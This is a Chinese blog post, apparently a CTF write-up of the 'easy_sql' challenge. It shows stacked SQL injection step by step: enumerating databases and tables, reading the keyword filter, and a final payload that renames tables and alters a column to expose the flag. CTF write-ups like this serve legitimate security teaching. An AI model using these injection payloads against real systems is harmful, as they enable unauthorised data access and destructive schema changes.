

[强网杯]easy_sql

原创

L1s4 于 2020-12-13 18:08:59 发布 249 收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/baidu_39504221/article/details/111135859

版权




[CTF 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

环境: 攻防世界

order by 3报错说明有两个字段




取材于某次真实环境渗透, 只说一句话: 开

姿势:

error 1054 : Unknown column '3' in 'order clause'
https://blog.csdn.net/baidu_39504221

尝试union select



取材于某次真实环境渗透, 只说一句话: 开


姿势:

return preg_match("/select|update|delete|drop|insert|where|\.\/i", \$inject);
https://blog.csdn.net/baidu_39504221

有很多关键字被ban了, 那只能堆叠注入了

暴库

```
http://220.249.52.134:33346/?inject=-1';show databases;--+
```



取材于某次真实环境渗透，只说一句话：开发

姿势:


```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}


array(1) {
  [0]=>
```



```
ctftraining
information_schema
mysql
performance_schema
supersqli
test
```

暴ctftraining的表

```
http://220.249.52.134:33346/?inject=-1';use ctftraining;show tables;--+
```



取材于某次真实环境渗透,

姿势:

```
array(1) {  
  [0]=> string(10) "FLAG_TABLE"  
}  
  
array(1) {  
  [0]=> string(4) "news"  
}  
  
array(1) {  
  [0]=> string(5) "users"  
}
```

简要数据库结构

```
supersqli (库)  
  1919810931114514  
  words  
ctftraining (库)  
  FLAG_TABLE  
  news  
  users
```

用desc关键字查看各表结构, 发现flag在supersqli库的1919810931114514表里, 而搜索栏查询的是words表的id字段

```
http://220.249.52.134:33346/?inject=-1';use ctftraining;desc `FLAG_TABLE`;--+
```

最终payload

```
?inject=1' or 1=1; rename tables words to words1;rename tables `1919810931114514` to words;alter table words change flag id varchar(100);
```

payload分析:

rename table words to words1; //将words表更名为words1

rename table 1919810931114514 to words; //将1919810931114514表更名为words

alter table words change flag id varchar(100); //将words表中的字段flag更名为id

[参考文章](#)